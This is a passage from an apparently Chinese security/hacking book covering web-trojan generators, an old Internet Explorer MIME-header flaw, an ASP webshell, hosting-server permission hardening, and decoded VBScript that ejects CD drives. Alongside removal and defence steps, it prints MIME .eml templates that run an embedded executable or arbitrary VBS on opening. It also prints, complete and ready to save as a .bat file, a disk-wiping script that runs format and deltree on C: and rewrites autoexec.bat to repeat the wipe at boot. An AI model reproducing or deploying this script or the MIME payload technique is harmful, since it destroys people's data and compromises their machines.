它可以生成两种网页木马，一种是动鲨网页木马，另一种则是 SEASKY7 网页木马。

二、动鲨网页木马实战

在开始操作前，首先应该理解一个概念，就是这里的这个制作器只是负责生成网页代码部分，而不是完整的木马，使用的木马可以根据自己的喜好自行选择。这样也就减小了将来被杀毒软件查杀的可能。因为是用于测试，所以木马程序使用了一个小应用程序（muma.exe）代替，其运行界面如图 4-2 所示。



图 4-2



请记清上面这个小应用程序运行界面，在稍后的测试过程中，我们要达到的效果就是网页浏览器在浏览网页过程中会莫名其妙地出现这个界面，由此来证明我们的木马生成器确实能生成能在不知不觉中下载程序并运行的网页。

现在在“请输入你的木马的 URL 地址例如：”栏的下方填入如下网址：

<http://127.0.0.1/test/muma.exe>

这是我们用来测试的地址。如图 4-3 所示：





图 4-3

生成后可以看到在“生成器”所在目录中多了一个以“动鲨木马”为名的目录，可以把目录中的三个文件全部上传至测试 WEB 服务器的 test 目录。



现在这个用来下载指定程序的木马网页就做好了。在 IE 中测试的效果如图 4-4 所示。



图 4-4

怎么样？实战成功！说明我们的 mm.html 网页很好地完成了下载并运行 muma.exe 这个程序的任务。

三、SEASKY7 网页木马实战

有了前面的例子，这里就容易多了，大致操作都一样。在“请输入你的木马的 URL 地址例如：”栏下方，填入如下网址：

<http://127.0.0.1/test/muma.exe>

这也是用于测试的网址。如图 4-5 所示：




图 4-5

单击“生成网页木马”按钮，在“生成器”所在目录中会发现程序自建了一个名字叫“seasky7 木马”的文件夹，上传里面两个文件“http.asp”、“http.txt”至 WEB 服务器 test 目录后。在 IE 中打开 http.asp 文件，可以发现效果如图 4-6 所示。



图 4-6

SEASKY7 网页木马在下载 muma.exe 时会给浏览器一个提示，由此看来该木马测试实战失败！





四、如何隐藏网页木马

通过前面的两种测试，明显发现一个问题，即含有木马下载指令的网页都是空白的，很容易暴露黑客的真实意图。那么，黑客是怎么解决的呢？

其实很简单——“生成器”已经提供了解决方案！大家有没有注意到在进行那些必要设置时程序上边对应的文本框中的HTML代码？没错，我们可以把这些代码加入一个正常网页，然后把对应的网页木马放置在同级目录中就可以起到让人无可防备的作用。如图 4-7 所示：



图 4-7

试问，你在浏览这类网页时会想到木马吗？这里刚刚通过 IE 下载到机器上的木马其藏身位置分别是：

- 动鲨网页木马——c:\winnt\system32\win.exe
- SEASKY7 网页木马——c:\winnt\server.exe

我们在知道木马藏身位置的情况下可以将其清除，但如果是不知名的木马呢？所以不要访问那些非优秀的“黑客”网站是防范这类木马的最好方法。

第 26 变 防范变幻网页木马

眼下有很多个人网站采用了恶意网页，从开始只修改 IE 首页地址，强迫大家一打开 IE 就进入他的主页来提高站点知名度，发展到在网页中加入木马程序，访问者一浏览其网页就会感染木马……恶意网页现在真是令人防不胜防，头疼不已！下面来见识一下吧！



一、观察进程寻找木马

现在的网速相当快，大型网站的打开一般都不会出现停顿的现象。假设我们在浏览某个网站时，在网页打开的过程中，鼠标奇怪地变成沙漏形状，稍等片刻后一切恢复正常。这时就要打开计算机的任务管理器，查看是否有多出的进程！比如多了一个名为“winnet.exe”的进程。如图4-8所示：



图 4-8



! Tips

这是举例的名字，具体名字根据不同的木马有不同的名字，一般来说，取名都是比较像系统进程，以达到混淆用户的目的。

经过搜索，可以发现进程对应的文件是Windows 2000下的“c:\winnt\winnet.exe”，在Windows 98下的“c:\windows\winnet.exe”。运行注册表编辑器后，可以发现在如下分支中有winnet.exe文件的存在：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

原来它将自己登记在注册表开机启动项中，这样每次开机都会自动运行winnet.exe这个程序。

! Tips

入侵者可以自己设定这个木马的启动键名和注册文件名，注册文件名也就是运行时进程里的名称，因此被入侵者看到的结果可能不相同。

二、如何用杀毒软件进行快速诊断

在查找出莫名进程后，就可以运行杀毒软件来根据杀毒软件的报告快速“诊断”出进程的真实身份了——这里杀毒软件报告发现了“backdoor_bnlite”，就是木马bnlite服务端改名为





winnet.exe。

别看这个木马服务端程序不大（只有 6.5KB），但功能却非同小可：具有 ICO 通报功能、远程删除服务端功能、设定端口和运行名称、IP 报信（报告服务端所在的 IP 地址）、上传下载……如果中了该木马，那么木马控制端完全可以通过这个木马在用户端电脑上建立一个隐藏的 ftp 服务，这样别人就有全部权限进入用户的电脑了，控制电脑将易如反掌。

三、木马的下载与运行

现在最令人感兴趣的是，木马是如何下载到浏览了该主页的用户的计算机中并运行起来的。现在来了解一下吧！

首先在 IE 中单击“工具→Internet 选项→安全→自定义安全级别”，将 ActiveX 相关选项全部都禁用。如图 4-9 所示：




图 4-9

接着再浏览含有木马的网页，发现“winnet.exe”文件还是下载并运行，看来和 ActiveX 无关。那么再把“自定义安全级别”中有关文件下载的选项都禁止，再浏览该网页，结果发现此时 winnet.exe 不再下载了！那么 winnet.exe 是如何下载到浏览器计算机上的呢？

再在 IE 中单击“查看→源文件”菜单项，在网页代码最后面有一句很可疑：

```
IFRAME src="winnet.eml" width=1 height=1
```

! Tips

注意到其中的“winnet.eml”，要知道 eml 为邮件格式，因此网页中出现 eml 文件则非常可疑——当再次执行浏览该网页的操作后，查看任务管理器，winnet.exe 进程又回来了，问题就在这个文件！

用下载工具把文件下载下来，鼠标刚点上去，winnet.exe 又被执行了！打开“winnet.eml”文件，发现其内容如图 4-10 所示。



```
winnet.exe - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)
From: "xxx" To: "xxx" Subject: xxx
Date: Mon, 3 Mar 2003 15:33:33 +000
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="1"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1
--1
Content-Type: multipart/alternative;
boundary="2"
--2
Content-Type: text/html;
charset="gb2312"
Content-Transfer-Encoding: quoted-printable
<HTML>
<HEAD>
</HEAD>
<BODY bgcolor=3DFFFFFF>
<IFRAME src=3Dcid:THE-CID height=300 width=300>
</BODY>
--2--
--1
Content-Type: audio/x-wav;
```

图 4-10

当看到其中有类似“TVqQAAMAAAAEAAAA//8AAL”这样的字符，就是 winnet.exe 经过 base64 编码的内容。上面这些代码中，关键的是下面这一段：

Content-Type: audio/x-wav;
name="winnet.exe"
Content-Transfer-Encoding: base64
Content-ID:

其中，name="winnet.exe" 这一句定义了文件名称，在此为 winnet.exe。而这一句：Content-Transfer-Encoding: base64 则定义了代码格式为 base64。

从这句 Content-ID : 开始才是代码的起步，“TVqQAAMAAAAEAAAA//8AAL”等为 winnet.exe 文件的 BASE64 方式编码，这个以 BASE64 方式编码的文件会反编译成 winnet.exe 文件并运行。这就是浏览该网页会中木马的原因。

四、MIME 简介

所谓的浏览网页会中木马，只是网页制作者利用了微软 IE 浏览器中存在的漏洞进行攻击的一个案例而已，说白了就是利用了错误的 MIME 头进行攻击。

MIME (Multipurpose Internet Mail Extensions)，即“多用途的网际邮件扩充协议”。顾名思义，它可以传送多媒体文件，在一封电子邮件中附加各种格式文件一起送出。现在它已经演化成一种指定文件类型 (Internet 的任何形式的消息：E-mail、usenet 新闻和 Web) 的通用方法。在使用 CGI 程序时你可能接触过 MIME 类型，其中有一行叫做 Content-type 的语句，它用来指明传递的就是 MIME 类型的文件 (如 text/html 或 text/plain)。

MIME 在处理不正常 MIME 类型时存在一个问题，攻击者可以创建一个 Html 格式的 E-mail，该 E-mail 的附件为可执行文件，通过修改 MIME 头，使 IE 不正确处理这个 MIME 指定的可执行文件附件。在此来了解一下 IE 是如何处理附件的：一般情况下如果附件是文本文件，IE 会读它；如果是 VIDEO CLIP，IE 会查看它；如果附件是图形文件，IE 就会显示它；如果附件是一个 EXE 文件，IE 会提示



用户是否执行。令人担心的是，当攻击者更改 MIME 类型后，IE 就不再提示用户是否执行而直接运行该附件，从而使攻击者加在附件中的程序、攻击命令能够按照攻击者设想的情况进行。设想一下，如果前面提到的 winnet.exe 不是木马，而是恶意程序江民炸弹又会怎么样？刹那间，硬盘就会损坏，后果是很严重的。在 Win9x\Me 以及 WinNT4 和 Win2000 下的 Internet Explorer 5.0、5.01、5.5 均存在该漏洞，常用的微软邮件客户端软件 Outlook Express 也存在此漏洞。

如果把上面所说的代码中最后这部分变为下面这样，会产生什么结果？

```
--1
Content-Type: audio/x-wav;
name="hello.vbs"
Content-Transfer-Encoding: quoted-printable
Content-ID:
msgbox("Welcome!") 说明：在此可以加上任意的 VBS 的代码
--1
```

将该程序编辑存为 eml 格式的文件，运行它，可以看到屏幕上打开一个窗体，显示“Welcome”。对于这种利用错误的 MIME 头漏洞调用 VBS 文件的形式，会有多大危害？想一想，当初的爱虫病毒还需要欺骗你执行它才使你中毒，但一旦和错误 MIME 头漏洞结合起来，根本就不需要执行了，只要收了这封信且阅读它，就会被攻击了。

不仅如此，MIME 还可以与 command、cmd 命令相结合，进行进一步的攻击。

对于 Windows 9x 用户来说，只要 IE 浏览器是 5.0、5.01、5.5 之中的任意一个版本，在没打补丁的情况下，攻击者完全可以利用欺骗的方式让用户打开含有攻击命令的、带有错误 MIME 头的 E-mail 文件，达到攻击的目的。事实上，format、deletetree、move 等一切 MS-DOS 下的命令均可加载在其中。

而对于 WinNT、Win2000 用户，尤其是那些不安分守己且网络安全知识贫乏的系统管理员，利用公司的主服务器上网，攻击者可以给他发封信，然后利用在以上所示代码中加上如图 4-11 所示的命令。



图 4-11

这样的命令会起到增加用户或者超级用户权限的作用，达到进一步入侵的目的。

现在，再回过头来看看所中的木马是怎么回事。其实，winnet.exe 在这里相当于邮件的附件，从所列的代码中可以看到，攻击者把 winnet.exe 的类型定义为 audio/x-wav，由于邮件的类型为 audio/x-wav，IE 存在的这个错误的 MIME 头漏洞会将附件认为是音频文件自动尝试打开，结果导致

邮件文件 winnet.eml 中的附件 winnet.exe 被执行。在 Win2000 下，即使是用鼠标单击下载下来的 winnet.eml，或是拷贝粘贴该文件，都会导致 winnet.eml 中的附件被运行，现在，利用微软“创造”的这个大漏洞来进行攻击，是很简单、很容易的，惟一的条件就是被攻击目标使用 IE5.0、5.01、5.5 这些浏览器中的一种。

五、如何清除木马

如果浏览网页中了该木马，可以用下面的方法来加以解决：

单击“开始→运行”，在弹出的对话框中输入“regedit”命令并回车。然后展开注册表到如下分支：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

删除其中的 winnet.exe。如图 4-12 所示：



图 4-12

接着到计算机的系统目录下，如果操作系统是 Win2000，则到 c:\winnt 下；如果操作系统为 Win98，则到 c:\windows 下，删除其中的 winnet.exe 文件。最后重新启动机器，问题就解决了。

六、网页木马防范方法

最好的办法是不使用 IE 和 Outlook。可以用 Netscape 代替 IE，用 Foxmail 代替 Outlook。如果非要用，建议按下面的方法进行操作：

运行 IE，单击“工具→Internet 选项→安全→Internet 区域的安全级别”，把安全级别由“中”改为“高”。如图 4-13 所示：



图 4-13

接着单击“自定义级别”按钮，在弹出的窗口中，禁用“对标记为可安全执行脚本的 ActiveX 控件执行脚本”选项。推荐进行如下操作：

- * 同理，在此窗口中禁用 IE 的“活动脚本”和“文件下载”功能；
- * 禁用所有的 ActiveX 控制和插件；
- * 设置资源管理器成“始终显示扩展名”；
- * 禁止以 WEB 方式使用资源管理器；
- * 取消“下载后确认打开”这种扩展名属性设置；
- * 永远不直接从 IE 浏览器中选择打开文件。




! Tips
不要受陌生人的诱惑打开不明来历的 URL，如果确实想看，可以通过一些下载工具把页面下载下来，然后用记事本等一些文本编辑工具打开查看代码。

此外，还可以使用 IE 的“分级审查”功能来拒绝恶意网站，列个恶意网站黑名单，拒绝访问它们就可以了。

要使用分级审查功能，在“控制面板”中，打开“Internet 选项”。在“内容”选项卡设置界面中，在“分级审查”部分单击“启用”按钮。如图 4-14 所示：



图 4-14



接着在弹出的“内容审查程序”对话框中单击切换到“许可站点”选项卡设置界面，在“允许该网站”中键入恶意网站 Internet 地址，然后单击右边的“从不”按钮，让访问者从不能访问该恶意站点。对需要设置拒绝访问的每个恶意网站都重复该过程。如图 4-15 所示：



图 4-15

如果此前没有设置监督人密码，这时候会弹出“创建监督人密码”对话框要求设置一个。如图 4-16 所示：



图 4-16

密码设置以后，弹出提示窗口。如图 4-17 所示：




图 4-17

这样，就可以预防登录被列入黑名单的恶意网站了，当访问者登录已被列入黑名单的网站的时



候，IE会自动弹出“内容审查程序”对话框拒绝登录这个网站——我们的目的达到了。如图4-18所示：




图 4-18

此外，微软公司为该漏洞提供了一个补丁，到下面所列出的URL下载：

<http://www.microsoft.com/windows/ie/download/critical/0290108/default.asp>

第27变 妙用访问权限保卫FSO组件



现在绝大多数的虚拟主机都禁用了ASP的标准组件“FileSystemObject”，这是因为这个组件为ASP提供了强大的文件系统访问能力，可以对服务器硬盘上的任何文件进行读、写、复制、删除、改名等操作。那么为什么要禁用它呢？黑客又是怎样利用它的呢？下面来了解一下吧！

一、神秘的ASP文件

首先上传一个叫“海阳顶端网 ASP 木马 XP”的asp木马到支持ASP的空间里。如图4-19所示：




图 4-19

接着输入网址：zixiang.xxx.com/xp.asp（这里隐去真实地址）。如图 4-20 所示：



图 4-20

看到中间的那几个输入框了吗？输入“c:\winnt\”后，居然获得了如下结果。如图 4-21 所示：



图 4-21

可见 FSO 的危害真不容小觑呢！

二、最大危害调查报告

一个木马应该有的功能基本上都能从这个 asp 木马上找到，而且由于它是 asp 文件，在目前乃至今后一个比较长的时间内，都不会有什么杀毒软件能对它进行有效地防杀。而攻击者需要拥有的仅仅是在你提供 ASP 支持的服务器上有个普通用户，能登录、能正常地使用 asp 文件就行。

为了了解其木马的功能究竟强大到什么程度，进行了如下操作。如图 4-22 所示：

第四篇

网络欺诈与恶意代码



图 4-22

从上图可以看出，攻击者应该有删除、修改一些系统文件、文件夹的权利。如图 4-23：



图 4-23

还记得欢乐时光病毒吗？我们也能弄出同样效果。如图 4-24 所示：




图 4-24

三、FSO 组件的保卫奇招

虽然现在绝大多数的虚拟主机都禁用了 FileSystemObject，但是禁止此组件后，引起的后果就是所有利用这个组件的 ASP 将无法运行，无法满足客户的需求。那么如何既允许 FileSystemObject 组件，又不影响服务器的安全性（即不同虚拟主机用户之间不能使用该组件读写别人的文件）呢？这里介绍一种方法（下文以 Windows 2000 Server 为例来说明）。

在服务器上打开资源管理器，用鼠标右键单击各个硬盘分区或卷的盘符，在弹出菜单中选择“属性”，选择“安全”选项卡，可以看到有哪些账号可以访问这个分区（卷）及访问权限。如图 4-

25 所示：



图 4-25

默认安装后，出现的是“Everyone”具有完全控制的权限。单击“添加”，将“Administrators”、“Backup Operators”、“Power Users”、“Users”等几个组添加进去，并给予“完全控制”或相应的权限。



1 Tips

不要给“Guests”组、“IUSR_机器名”这几个账号任何权限，然后将“Everyone”组从列表中删除。这样，就只有授权的组和用户才能访问此硬盘分区，而ASP执行时，是以“IUSR_机器名”的身份访问硬盘的，没给该用户账号权限，ASP也就不能读写硬盘上的文件。

下面要做的就是给每个虚拟主机用户设置一个单独的用户账号，然后给每个账号分配一个允许其完全控制的目录。过程如下：

打开“计算机管理→本地用户和组→用户”，在右栏中单击鼠标右键，在弹出的菜单中选择“新用户”。在弹出的“新用户”对话框中根据实际需要输入“用户名”、“全名”、“描述”、“密码”、“确认密码”，并将“用户下次登录时须更改密码”前的勾号去掉，选中“用户不能更改密码”和“密码永不过期”。如图 4-26 所示：



图 4-26



本例是给第一虚拟主机的用户建立一个匿名访问Internet信息服务的内置账号“IUSR_VHOST1”，即所有客户端使用 `http://xxx.xxx.xxxx/` 访问此虚拟主机时，都以这个身份来访问。输入完成后单击“创建”即可。可以根据实际需要，创建多个用户，创建完毕后单击“关闭”。

现在新建立的用户已经出现在账号列表中了，在列表中双击该账号，以便进一步进行设置。

在弹出的“`IUSR_VHOST1`”（即刚才创建的新账号）属性对话框中单击“隶属于”选项卡。刚建立的账号默认是属于“`Users`”组，选中该组，单击“删除”。如图 4-27 所示：



图 4-27

接下来单击“添加”按钮，在弹出的“选择组”对话框中找到“`Guests`”，单击“添加”。如图 4-28 所示：




图 4-28

随即此组就会出现在下方的文本框中，然后单击“确定”。如图 4-29 所示：



图 4-29

单击“开始→程序→管理工具→Internet 服务管理器”，开始对虚拟主机进行设置，本例以对“第一虚拟主机”设置为例进行说明，右键单击该主机名，在弹出的菜单中选择“属性”。如图 4-30 所示：



图 4-30

弹出一个“第一虚拟主机属性”的对话框，从对话框中可以看到该虚拟主机用户的使用的是“F:\VHOST1”这个文件夹。如图 4-31 所示：



图 4-31



切换到“资源管理器”，找到“F:\VHOST1”这个文件夹，右键单击，选“属性→安全”选项卡，此时可以看到该文件夹的默认安全设置是“Everyone”完全控制（视不同情况显示的内容不完全一样），首先将“允许将来自父系的可继承权限传播给该对象”前面的勾号去掉。如图 4-32 所示：



图 4-32

此时会弹出如下图所示的“安全”警告框，单击“删除”按钮继续。如图 4-33 所示：




图 4-33

此时安全选项卡中的所有组和用户都将被清空（如果没有清空，使用“删除”将其清空），然后单击“添加”按钮。如图 4-34 所示：



图 4-34

将图中的“Administrator”及在前面所创建的新账号“IUSR_VHOST1”添加进来，并给予完全控制的权限，还可以根据实际需要添加其他组或用户，但一定不要将“Guests”组、“IUSR_机器名”这些匿名访问的账号添加上去。如图 4-35 所示：



图 4-35

再切换到前面打开的“第一虚拟主机属性”的对话框，打开“目录安全性”选项卡，单击匿名访问和验证控制的“编辑”。如图 4-36 所示：



图 4-36

在弹出的“验证方法”对话框，单击“编辑”，弹出了“匿名用户账号”，默认的就是“IUSR_机器名”，单击“浏览”。如图 4-37 所示：




图 4-37

在“选择 用户”对话框中找到前面创建的新账号“IUSR_VHOST1”，双击，此时匿名用户名就改过来了。如图 4-38 所示：




图 4-38

接着在密码框中输入前面创建时为该账号设置的密码，确定一遍密码，就完成了，然后单击“确定”关闭对话框。如图 4-39 所示：



图 4-39

经此设置后，“第一虚拟主机”的用户、使用 ASP 的 FileSystemObject 组件也只能访问自己的目录 “F:\VHOST1” 下的内容，当试图访问其他内容时，会出现诸如“没有权限”、“硬盘未准备好”、“500 服务器内部错误”等出错提示。



① Tips

如果该用户需要读取硬盘的分区容量及硬盘的序列号，这样的设置则无法读取。如果要允许其读取这些和整个分区有关的内容，右键单击该硬盘的分区（卷），选择“属性→安全”，将这个用户的账号添加到列表中，并至少给予“读取”权限。由于该卷下的子目录都已经设置为“禁止将来自父系的可继承权限传播给该对象”，所以不会影响下面的子目录的权限设置。

第 28 变 剖析执行本地程序的代码

这里用两个实例来阐述 HTML 代码在某些方面的某些“特殊”应用，以揭露那些使用这些“特殊”应用进行欺诈的伪黑客们的嘴脸。

一、恶意格式化防范实战

正在网上聊天，突然硬盘发出了嘎吱、嘎吱的声音，重启后，发现硬盘已经被格式化了。怎么

回事？

一个外文资料上有介绍，浏览器可以通过解释恶意的 ActiveX 对硬盘上的数据进行直接操作，如删除等，那么，有没有能格式化硬盘的 ActiveX 呢？

回忆了一下上网的整个过程，只有一个 MM 给的一个网址有些可疑，但是具体的 URL 当时倒没有注意，没办法，只好在安全类站点找一些相关办法了，终于找到几个可以格式化硬盘的 HTML 文件。

在下载的 HTML 文件中，看看源代码，不禁吓了一跳——程序仅有的不足 30 行代码中有 24 行都是调用 Windows 里自带的 format.com 命令！

代码演示

格式化硬盘（本书提供的相关代码仅供测试使用）

把下面代码另存为 .bat 文件即可。

-----从这开始-----

```
@echo off
rem Bye Bye Harddrive 1.0
echo Please wait while program uploads some nice pronography...
call attrib -h -r c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo dummy variable >c:\dvar.txt
:form
call format c: /q /u /autotest >nul
if exist c:\dos\format.* goto dosform
if exist c:\windows\command\format.* goto winform
goto de
:dosform
cd\dos >nul
call format c: /h /q /u /autotest >nul
cd\ >nul
:winform
cd\windows\command >nul
call format c: /h /q /u /autotest >nul
cd\ >nul
goto inform
:de
if exist c:\dvar.txt goto dtree
goto inform
```



```
:dtree
call deltree /y c: >nul
if exist c:\dos\deltree.* goto de\dos
if exist c:\windows\command\deltree.* goto de\win
goto inform
:de\dos
cd\dos
call deltree /y c: >nul
cd\
:de\win
cd\windows\command >nul
call deltree /y c: >nul
cd\ >nul
rem The following rewrites the code into the autoexec.bat file.
echo @echo off >c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo :form
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo if exist c:\dos\format.* goto dosform >>c:\autoexec.bat
echo if exist c:\windows\command\format.* goto winform >>c:\autoexec.bat
echo goto de >>c:\autoexec.bat
echo :dosform >>c:\autoexec.bat
echo cd\dos >nul >>c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo cd\ >nul >>c:\autoexec.bat
echo :winform >>c:\autoexec.bat
echo cd\windows\command >nul >>c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
echo cd\ >nul >>c:\autoexec.bat
echo goto write >>c:\autoexec.bat
echo :de >>c:\autoexec.bat
echo if exist c:\dvar.txt goto dtree >>c:\autoexec.bat
echo goto write >>c:\autoexec.bat
echo :dtree >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo if exist c:\dos\deltree.* goto de\dos >>c:\autoexec.bat
```

```
echo if exist c:\windows\command\deltree.* goto delwin >>c:\autoexec.bat
echo :deldos >>c:\autoexec.bat
echo cd\dos >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo cd\ >>c:\autoexec.bat
echo :delwin >>c:\autoexec.bat
echo cd\windows\command >nul >>c:\autoexec.bat
echo call deltree /y c: >nul >>c:\autoexec.bat
echo cd\ >nul >>c:\autoexec.bat
echo :write >>c:\autoexec.bat
echo type hdkiller.txt >>c:\autoexec.bat
echo c:\ >>c:\autoexec.bat
echo cd\ >>c:\autoexec.bat
echo :nasty >>c:\autoexec.bat
echo md nasty >>c:\autoexec.bat
echo cd nasty >>c:\autoexec.bat
echo echo You're Gone @$$ hole!!!! >yourgone.txt >>c:\autoexec.bat
echo goto nasty >>c:\autoexec.bat
echo pause >>c:\autoexec.bat
rem Rewriting of code to the autoexec.bat file is complete.
c:\ >nul
cd\ >nul
:killfat
md nasty >nul
cd nasty >nul
echo Woops Is sent the hdk and not the pornography o well.. >yourgone.txt
>nul
goto killfat
:end
```

! Tips

HTML: Hypertext Markup Language, 超文本链接标示语言, 由IE等网页浏览器负责解释。BAT: 批处理文件的扩展名, 如test.bat, 用于批量处理工作。Format: 格式化磁盘时使用的一个dos命令, 将会删除原磁盘的内容。autoexec.bat: 自动执行批处理文件。

除了 A、B 两个驱外，只要你能够分的区 C~Z，都会被格式化。为了验证其效果，又不想硬盘被格式化，把 Windows 里自带的 format.com 改了名字，然后用 IE 打开该 HTML 文件，浏览器同样发出一个警告：“该页上的某些软件（ActiveX 控件）可能不安全。建议您不要运行。是否允许运行？”。选择“是”的时候，会弹出几十个 DOS 窗口，可能是因为它找不到 format.com 这个文件，找开的所有 DOS 窗口都是什么显示也没有。它不但调用了 format.com，另外还加上了一些参数，如快速格式化等，再加上格式化时窗口就已经自动完成了硬盘格式化的工作，等你发现时也已经悔之晚矣。

针对这种情况，让我们来看一下解决办法吧！

(1) 不要随便打开陌生人发来的 E-mail 的附件，现在对于 HTML 文件，打开时如果出现所谓的“页面含有不安全的 ActiveX”等信息时都要小心，最好不要运行该 ActiveX 控件。

(2) 将 Windows 系统里比较危险的一些程序改名，比如 format.com、deltree.exe 等。我们在 Windows 下真正用到这些 DOS 命令的情况并不是很多，所以对直接调用 DOS 命令来恶意破坏系统的代码，改名不失为一种对付的好方法。你可以改为一些容易记的名字，如 format.com 改为 format-1.com。

(3) 注意更新自己的系统，系统不一定最新版本，但是其安全性方面的补丁就一定要注意，最好能去下载并安装上。我们常用的反病毒、反黑客程序要定期去更新。值得注意的是：由于目前反病毒、反黑客的程序，都是基于目前意识形态的查杀设计，所以从理论上讲，不可能对这类有别于传统病毒的恶意代码有反应。

(4) 在网上遇到的一些非法网站，如果它要求你下载或者点击什么东西，要先看看说明，最好不要轻易相信。

二、剖析光驱调用代码

一日，一个朋友 QQ 上发来一个名为“老皮（朋友的名字）看 mm”的消息，跟着出现一个网址。随手点击了链接，“咔”的一声，光驱打开了。半夜三点多，光驱无缘无故就这么开了，什么感觉？

随手拔掉了主机电源，之后又重新接上电源开机，检查机器上文件变动情况的日志（自己的小设置，用来记录重要文件修改时间、修改内容），里面什么都没有变。

像刚才一样，打开那个网址，结果光驱又打开了。后来发现奥秘就在源文件中。

破译过程：

打开后的原始文件是这样的：

```
<SCRIPT language=VBScript.Encode>#@~^9QAAAA==@#@&@!Z 0@#@&@#@&?OPK\n,`~/M+1Dnr
(L+10cJqHhVCXn.cr/(c{J.#@#U+Y-^KV/f"6t/-{PKHhR1[DK:/W^Vn^DKW @#@&@#&K6-^W^ZGI6Hd :W;
xD~@*{Pq-Dt+U@#@&doWM-bPx,!.YW,mKsZGI6HKR/G!XY,RP8@#@&17^W^ZGI6Hd &Yn:
vr#c2%n1Y@#@&7g+aY.v.m[MWs@#@&Ax9-q6@#@&@#@&OR@*@#@&KjwAAA==^#~@</SCRIPT>
```


找到适当的解密软件，经过解密后看到真实的网页文件为：

```
<SCRIPT language=VBScript.Encode>
<!--
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection

if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
End If

-->
</SCRIPT>

```

原来代码中使用了 WMP 对象，控制了光驱的弹出动作。

第 29 变 解密 Cookies 欺骗

